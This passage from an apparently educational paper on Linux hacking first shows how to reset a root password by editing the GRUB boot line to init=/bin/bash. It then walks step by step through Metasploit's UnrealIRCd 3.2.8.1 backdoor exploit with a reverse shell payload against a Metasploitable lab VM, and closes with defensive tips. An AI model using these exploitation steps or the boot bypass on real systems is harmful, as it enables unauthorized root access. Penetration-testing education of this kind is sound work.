
3. Go to the line approximately 3rd from the last in which written something like this *"ro initrd=/install/gtk/initrd.gz quiet"*



```
GNU GRUB  version 2.02~beta3-5

        set root='hd0,msdos1'
        if [ x$feature_platform_search_hint = xy ]; then
          search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
 --hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  95922fb2-bda2-4b19\
-a086-5221a390839b
        else
          search --no-floppy --fs-uuid --set=root 95922fb2-bda2-4b19-a08\
6-5221a390839b
        fi
        echo        'Loading Linux 4.9.0-kali4-686-pae ...'
        linux       /boot/vmlinuz-4.9.0-kali4-686-pae root=UUID=95922fb\
2-bda2-4b19-a086-5221a390839b ro initrd=/install/gtk/initrd.gz quiet
        echo        'Loading initial ramdisk ...'
        initrd      /boot/initrd.img-4.9.0-kali4-686-pae

    Minimum Emacs-like screen editing is supported. TAB lists
    completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
    command-line or ESC to discard edits and return to the GRUB
    menu.
```

Figure 16: Identifying the ro(Read only) Line

4. Replace the above lines by *"rw initrd=/install/gtk/initrd.gz init=/bin/bash"*




```
GNU GRUB  version 2.02~beta3-5

        set root='hd0,msdos1'
        if [ x$feature_platform_search_hint = xy ]; then
          search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
 --hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  95922fb2-bda2-4b19\
-a086-5221a390839b
        else
          search --no-floppy --fs-uuid --set=root 95922fb2-bda2-4b19-a08\
6-5221a390839b
        fi
        echo        'Loading Linux 4.9.0-kali4-686-pae ...'
        linux       /boot/vmlinuz-4.9.0-kali4-686-pae root=UUID=95922fb\
2-bda2-4b19-a086-5221a390839b rw initrd=/install/gtk/initrd.gz init=/bin\
/bash_
        echo        'Loading initial ramdisk ...'
        initrd      /boot/initrd.img-4.9.0-kali4-686-pae

    Minimum Emacs-like screen editing is supported. TAB lists
    completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
    command-line or ESC to discard edits and return to the GRUB
    menu.
```

Figure 17: Edited line shown in red box

5. Now press fn and 10 simultaneously.A command line interface will appear.

6. Type command as *:passwd root* and hit enter

7. Now type new password and re-enter it.



```
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-premount ... [    4.668211] PM: Starting manual re
sume from disk
done.
Begin: Will now check root file system ... fsck from util-linux 2.29.2
[/sbin/fsck.ext4 (1) -- /dev/sda1] fsck.ext4 -a -C0 /dev/sda1
/dev/sda1: clean, 410747/1835008 files, 3981686/7340032 blocks
done.
[    4.833113] EXT4-fs (sda1): mounted filesystem with ordered data mode. Opts:
(null)
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# pa[   17.921516] random: crng init done
passwd t
passwd: user 't' does not exist
root@(none):/# psswd root
bash: psswd: command not found
root@(none):/# passwd root
Enter new UNIX password: [redacted]
Retype new UNIX password: [redacted]
passwd: password updated successfully
root@(none):/# _
```

Figure 18: Updating password of Kali Linux OS

8. Press ctrl+alt+del simultaneously and the system will again be started for you.


9. Now start as usual by using your new password.

2.4 Linux Hacking on network

For understanding the concept how can we hack or control Linux machine using other Linux machine we need a vulnerable distribution of Linux called Metasploitable. It is freely available on the internet and you can easily download it without any problem. This distribution has most of the vulnerabilities so that an ethical hacker or penetration tester can be able to test his/her abilities. So firstly you have to download the Metasploitable and you have to open it with your VM Ware workstation. In this practical we will use our Linux machine to penetrate into the Metasploitable using Metasploit Framework [5][6][7][8].

So we have to start our metasploit framework by typing *msfconsole.* The steps are as follows:


1. Firstly you have to scan your whole network in order to check which hosts or machines are connected to your network. How we do this, is already explained in the operating systemfoot printing section.
2. We will take the advantage of vulnerability named "Unreal IRC" to penetrate into the Metasploitable system. First check your Linux IP address and also note down the Metasploitable machine ip address which you have got in the first step. Our Linux machine ip can be checked as follows in the picture.


linux 2016.2 - VMware Workstation
File Edit View VM Tabs Help
Home
linux 2016.2
Metasploitable2-Linux
Applications ▾ Places ▾ Terminal ▾
Thu 09:49
wordlist.txt
JohnTheRip
per-bleeding-j...
root@kali: ~
File Edit View Search Terminal Help

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.215.132  netmask 255.255.255.0  broadcast 192.168.215.255
        inet6 fe80::20c:29ff:fe89:9d92  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:89:9d:92  txqueuelen 1000  (Ethernet)
        RX packets 60  bytes 7912 (7.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 69  bytes 5726 (5.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 11568  bytes 970424 (947.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11568  bytes 970424 (947.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

Figure 19: Checking the IP address of our local system (Kali Linux Machine)


3. Now open the metasploit framework in the Linux machine by typing "*msfconsole*" in the terminal and search for "Unreal 3.2.8.1"



```
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?


IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.14.25-dev                         ]
+ -- --=[ 1659 exploits - 950 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search Unreal 3.2.8.1
[!] Module database cache not built yet, using slow search
```

Figure 20: Starting of metasploit framework


4. We have to use the second number exploit as shown in the picture below *(exploit/unix/irc/unreal_ircd_3281_backdoor).*



```
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.14.25-dev                         ]
+ -- --=[ 1659 exploits - 950 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search Unreal 3.2.8.1
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   exploit/linux/games/ut2004_secure           2004-06-18       good       Unreal Tournament 2004 "secure" Overflow (Linux)
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  UnrealIRCD 3.2.8.1 Backdoor Command Execution
   exploit/windows/games/ut2004_secure         2004-06-18       good       Unreal Tournament 2004 "secure" Overflow (Win32)


msf >
```

Figure 21: Searching of exploit for targeted machine


5. Now we have to use this exploit and set all the required options for this exploit so that we will be able to enter in the victim's machine (Metasploitable Machine). The command for use this exploit is "*use exploit/unix/unreal_ircd_3281_backdoor"*



```
lIRCD 3.2.8.1 Backdoor Command Execution
   exploit/windows/games/ut2004_secure        2004-06-18       good       Unrea
l Tournament 2004 "secure" Overflow (Win32)


msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unreal_ircd_3281_backdoor) > 
```

Figure 22: Using of selected exploit


6. Now you have to set the RHOST option for this exploit. In RHOST, we have to set the ip address of the targeted or victim's machine (Metasploitable Machine). After setting up the RHOST type "show options" in the terminal to check whether it is set correctly or not.



```
   --  ----
   0   Automatic Target


msf exploit(unreal_ircd_3281_backdoor) > set rhost 192.168.215.131
rhost => 192.168.215.131
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.215.131  yes       The target address
   RPORT  6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unreal_ircd_3281_backdoor) > 
```

Figure 23: Setting of RHOST IP(Targeted machine ip)


7. After setting up the exploit's RHOST option you have to use a payload which is suitable for targeted operating system. We will use unix/reverse payload in this case.
   The command to set payload is *"set payload cmd/unix/reverse*"



```

msf exploit(unreal_ircd_3281_backdoor) > set rhost 192.168.215.131
rhost => 192.168.215.131
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.215.131  yes       The target address
   RPORT  6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unreal_ircd_3281_backdoor) > 
```

Figure 24: Setting of payload


8. Now, we have to give the ip address of our local machine in the LHOST option of this payload which means a terminal window will be opened on this ip address system (our Linux machine) and we can execute any command on the targeted machine using this window. The command for setting up the LHOST is: set LHOST "LINUX_IP".
   After setting up the LHOST option you have to type *"exploit"* in the terminal and hit enter as shown below in the picture.



```
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.215.131  yes       The target address
   RPORT  6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.215.132  yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unreal_ircd_3281_backdoor) > exploit
```

Figure 25: Final step (Penetrate to targeted system)

9. If everything is going fine then you will see the screen like this.



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.215.132:4444
[*] 192.168.215.131:6667 - Connected to 192.168.215.131:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.215.131:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 2PAIrhwJDkweM8KU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "2PAIrhwJDkweM8KU\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.215.132:4444 -> 192.168.215.131:38168) at 2018-08-09 10:16:47 +0530
```

Figure 26: Successfully entered to targeted machine

And finally you have entered in the targeted machine. Now you can execute any command, malicious script in the victim's machine. Also we have gained root access which is the highest responsible user of Linux operating system. If you have gained root access of any Linux based system then you can do anything with that system. For checking whether you have gained root access of the system or not type *"whoami"* if in response root comes then it is awesome.

3. CONCLUSION

As you have seen above that we can enter in any system and can able to make changes in it without any permission of the authorized user, so following conclusions can be made.

1. No system is 100% secure. It depends upon the user of that system how he or she is using that system.
2. We should not trust on any open Wi-Fi network, there may be presence of sniffer also which can filter and analyse your packets which in result is most dangerous thing for your privacy.
3. We have to keep updating our system as soon as the updates available.
4. Firewall should always be in working state.
5. Good antivirus programs should be installed properly for securing purpose.
6. Don't think that you are not using windows then you are secure, same thing can happen with other operating system also.
7. Don't make extra unnecessarily users of your operating system.
8. Passwords should not be kept very simple e.g. name or date of birth.
9. IDS (Intrusion Detection System) can also help in catching the hacker who is spying on your network.
10. Don't allow anyone to use your system in the hands of others in your absence.

REFERENCES

[1] Daniel W.Dieterle "Basic security testing with kali linux2''
[2] Er. Sahil Baghla "EH1 infotech"
[3] Vinay Gupta "EC Council"
[4] Vivek Ramachandran "Backtrack5 Wireless Penetration Testing"
[5] Cyber Security Awareness Program "Innovative Ideas Infotech"
[6] Website "pnpera.com"
[7] Articles "thehackernews.com"
[8] YouTube Channels "pnp tutorials", "techchip", "thenewboston" ,"dedsec"